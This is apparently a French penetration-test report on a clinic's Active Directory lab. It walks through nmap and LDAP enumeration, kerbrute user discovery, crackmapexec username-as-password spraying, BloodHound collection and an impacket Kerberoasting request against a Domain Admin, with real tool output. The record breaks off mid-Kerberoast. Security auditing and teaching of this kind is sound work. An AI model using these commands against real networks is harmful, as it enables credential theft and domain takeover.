Rapport du pentest

Client : Clinique de Frontignan

Auditeur : BENE Maël

Résumé exécutif

Risque global : CRITIQUE – compromission d'un compte Domain Admin (pclerc) et possibilité de DCSync / prise de contrôle totale.

Impacts métier : indisponibilité du SI de soins, exposition de données patients (RGPD), blocage d'activités critiques (admissions, imagerie).

Timeline de compromission (qualitative)

• T0 → T+15 min : premier accès (username=password)

• T+1 h : découverte de secrets en clair et consolidation sur FILER01

• T+1 h 30 : rebond sur anoel puis lbrunet (CredMan)

• T+2 h : dump LSASS → récupération de pclerc (DA)

I. Contexte et périmètre

Chaque année, les hôpitaux français sont confrontés à une menace grandissante : les attaques informatiques, en particulier les ransomwares. Ces attaques sont devenues monnaie courante et ont causé d'énormes perturbations dans le fonctionnement quotidien des établissements de santé, touchant directement les patients.

La clinique de Frontignan est un établissement de santé situé sur la Côte d'Azur. Forte de son engagement envers la qualité des soins et la confidentialité des données des patients, la clinique souhaite s'assurer que son système d'information et notamment son environnement Active Directory est sécurisé et protégé contre les menaces potentielles.

Périmètre : DC01 (10.10.10.101), FILER01 (10.10.10.112), DESKTOP01 (10.10.10.117).

II. Méthodologie

Nous appliquons une démarche conforme au PTES (Penetration Testing Execution Standard) en privilégiant une exécution à faible bruit (OPSEC) :

1. **Cadrage & règles d'engagement (PTES)** — périmètre, jalons, limites (pas d'indispo), plan de preuve/traçabilité, OPSEC (faible bruit).
2. **Énumération non intrusive** — découverte hôtes/services + LDAP (annuaire AD) pour le contexte de domaine ; vérification Kerberos/NTLM (authentification) et SMB signing (intégrité SMB).

3. **Premier point d'appui (Valid Accounts)** — tests d'authentification conservateurs sur services autorisés, sans bruteforce bruyant.
4. **Reconnaissance AD** — requêtes LDAP filtrées + analyse de graphes (groupes, délégations, chemins) ; repérage comptes SPN potentiellement kerberoastables (TGS cassable hors-ligne).
5. **Mouvement latéral & élévation** — démonstrations minimales : Pass-the-Hash, collecte de secrets en LSASS ou CredMan/DPAPI (si autorisé), sans changement persistant.
6. **Preuve d'impact limitée & réversible** — montrer la portée logique (droits/accès) sans altérer la production ; captures et logs strictement nécessaires.
7. **Restitution & priorisation** — traçabilité commande → sortie → preuve ; matrice Impact × Exploitabilité ; recommandations opérationnelles court/long terme (ex. gMSA, AES-only, réduction DA, durcissements).

III. Déroulé du pentest

A. Énumération

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.10.0/24
Nmap scan report for 10.10.10.101
Host is up (0.027s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-17
10:44:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
travers.ic0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
travers.ic0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.10.10.112
Host is up (0.022s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp?
```

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:[TRONQUE] "220-
FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20ht
SF:tps://filezilla-project\.org/\r\n")%r(GenericLines,4D,"220-FileZilla\x2
SF:0Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-proje
SF:ct\.org/\r\n")%r(Help,17C,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x2
SF:0Please\x20visit\x20https://filezilla-project\.org/ [TRONQUE]
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.10.10.117
Host is up (0.018s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 43.41 seconds
```

Machines découvertes sur le réseau :

- DC01 10.10.10.101 (AD/DNS/Kerberos/LDAP/RDP/SSH)
- FILER01 10.10.10.112 (SMB/FTP/RDP/SSH)
- DESKTOP01 10.10.10.117 (SMB/RDP)

Interrogation LDAP (contexte de base) :

```
└─$ ldapsearch -x -H ldap://10.10.10.101 -b "" -s base defaultNamingContext
rootDomainNamingContext
dig +short @10.10.10.101 _ldap._tcp.dc._msdcs.travers.ic0 SRV
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectclass=*)
# requesting: defaultNamingContext rootDomainNamingContext
#

#
dn:
rootDomainNamingContext: DC=travers,DC=ic
defaultNamingContext: DC=travers,DC=ic

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Nom du domaine AD obtenu : **travers.ic**

Vulnérabilité V01 : Signature SMB non requise sur FILER01 et DESKTOP01
Résumé de la vulnérabilité: Vulnérable au NTLM relay (si auth NTLM capturée) pouvant donner accès aux partages

B. Compromission d'un premier compte

Commande & logs kerbrute :

```
┌──(kali㉿kali)-[~/attack]
└─$ kerbrute -users ./10k-most-common.txt -domain travers.ic -dc-ip 10.10.10.101 \
  -threads 10 -outputfile scans/kerbrute_users_all.txt -outputusers loot/valid_user.txt

/home/kali/.local/lib/python3.11/site-packages/impacket/version.py:12: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is
slated for removal as early as 2025-11-30. Refrain from using this package or pin to
Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user => test
[*] Blocked/Disabled user => guest
[*] Valid user => backup
[*] Saved discovered users in loot/valid_user.txt
[*] No passwords were discovered :'(
```

Commande & logs crackmapexec :

```
┌──(kali㉿kali)-[~/attack]
└─$ crackmapexec smb 10.10.10.0/24 -d TRAVERSIC \
  -u loot/valid_user.txt \
  -p loot/valid_user.txt \
  --continue-on-success | tee scans/cme_user_as_pass.log

SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10 / Server 2019 Build
18362 x64 (name:DESKTOP01) (domain:TRAVERSIC) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10 / Server 2019 Build
17763 x64 (name:DC01) (domain:TRAVERSIC) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10 / Server 2019 Build
17763 x64 (name:FILER01) (domain:TRAVERSIC) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] TRAVERSIC\test:test
SMB         10.10.10.117    445    DESKTOP01        [-] TRAVERSIC\test:backup
STATUS_LOGON_FAILURE
SMB         10.10.10.117    445    DESKTOP01        [-] TRAVERSIC\backup:test
STATUS_LOGON_FAILURE
SMB         10.10.10.117    445    DESKTOP01        [+] TRAVERSIC\backup:backup
SMB         10.10.10.112    445    FILER01          [+] TRAVERSIC\test:test
SMB         10.10.10.112    445    FILER01          [-] TRAVERSIC\test:backup
STATUS_LOGON_FAILURE
SMB         10.10.10.112    445    FILER01          [-] TRAVERSIC\backup:test
STATUS_LOGON_FAILURE
SMB         10.10.10.112    445    FILER01          [+] TRAVERSIC\backup:backup
```

```
SMB         10.10.10.101    445    DC01             [+] TRAVERSIC\test:test
SMB         10.10.10.101    445    DC01             [-] TRAVERSIC\test:backup
STATUS_LOGON_FAILURE
SMB         10.10.10.101    445    DC01             [-] TRAVERSIC\backup:test
STATUS_LOGON_FAILURE
SMB         10.10.10.101    445    DC01             [+] TRAVERSIC\backup:backup
```

Les couples **test:test** et **backup:backup** fonctionnent sur DC01, FILER01 et DESKTOP01. Ils **permettent de se connecter en RDP à DESKTOP01.**

Vulnérabilité V02 : Mots de passe faibles (username=password)
Résumé de la vulnérabilité: Un compte utilisateur est vulnérable, encore plus quand son nom d'utilisateur est égale au mots de passe.

C. Reconnaissance

Liste des utilisateurs :

```
┌──(kali㉿kali)-[~/attack]
└─$ ldapsearch -H ldap://10.10.10.101 -D 'TRAVERSIC\test' -w 'test' -x \
  -b 'DC=travers,DC=ic' -E pr=1000/noprompt \
  '(&(objectCategory=person)(objectClass=user))' \
  sAMAccountName userPrincipalName displayName memberOf pwdLastSet userAccountControl
lastLogonTimestamp \
  | tee scans/ldap_users_test.txt
```

Liste des groupes et leurs membres :

```
┌──(kali㉿kali)-[~/attack]
└─$ ldapsearch -H ldap://10.10.10.101 -D 'TRAVERSIC\test' -w 'test' -x \
  -b 'DC=travers,DC=ic' -E pr=1000/noprompt \
  '(objectClass=group)' sAMAccountName member description \
  | tee scans/ldap_groups_test.txt
```


Les sorties complètes sont disponibles en Annexe A (non tronquées).

Synthèse :


Groupe	**Membres**
Domain Admins	Thomas NICOLAS, Isaac GUERIN, Paul RIBEIRO, Philippine CLERC, Roland BERTIN, Administrator
Enterprise Admins	Administrator
Schema Admins	Administrator
Administrators	Domain Admins, Enterprise Admins, Administrator

Group Policy Creator Owners	Administrator
rdpusers (Utilisateurs RDP)	Admins Workstations (groupe), Admins Serveurs (groupe), HelpDesk (groupe)
HelpDesk	Nicolas LAUNAY, Augustin HUET, Susan VERDIER, Chantal LOMBARD, Alain DIAS, Michelle BLIN, Henri PERROT, Jacques ROUSSET, Nicole BOURGEOIS
Admins Serveurs (srvadmins)	Antoine NOEL, Laura BRUNET
Admins Workstations (wksadmins)	Alexandria HEBERT, Christophe LEGENDRE, Paul BEGUE, David MORIN, Marcelle COSTE, Marc CORDIER, Jacqueline GUILLON, Samy COLIN


Connexion RDP à DESKTOP01 :




Session RDP sur 10.10.10.117 (Windows 10) – point d'appui initial.



Exploration réseau depuis le poste : découverte de FILER01 et DESKTOP01.




Accès au partage \\FILER01\Configuration – navigation dans les dossiers.




Recherche *.ps1 – révélation du mot de passe en clair de scolin (administrateur de DESKTOP01) dans un script.

Avec ces premiers couples user:pw, nous pouvons bien mieux cartographier le réseau et le visualiser grâce à Bloodhound.

Pour faire le dump : bloodhound-python -u 'test' -p 'test' -d travers.ic -ns 10.10.10.101 -c All --zip




BloodHound – Tous les membres de Domain Admins



BloodHound – Principaux disposant des droits DCSync

BloodHound – Comptes Kerberoastables



BloodHound – Comptes Kerberoastables membres d'objets à haute valeur

Kerberoasting d'un compte à très hauts privilèges (tnicolas)

Le compte tnicolas (membre de Domain Admins) possède un SPN et est donc kerberoastable. Un utilisateur de base (ex. test:test) peut demander un TGS chifré avec la clé de ce compte et tenter un crack hors-ligne.


```
┌──(kali㉿kali)-[~]
└─$ mkdir -p scans loot
impacket-GetUserSPNs -dc-ip 10.10.10.101 travers.ic/test:test \
  -request-user tnicolas \
```

```
  -outputfile loot/kerberoast_tnicolas.hashes \
| tee scans/kerberoast_tnicolas.txt

Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName    Name      MemberOf
PasswordLastSet             LastLogon  Delegation
----------------------  --------  ----------------------------------------  -----------
--------------  ---------  ----------
WWW/SHARE02.TRAVERS.IC  tnicolas  CN=Domain Admins,CN=Users,DC=travers,DC=ic  2022-11-20
16:14:47.774039  <never>

[-] CCache file is not found. Skipping...
```

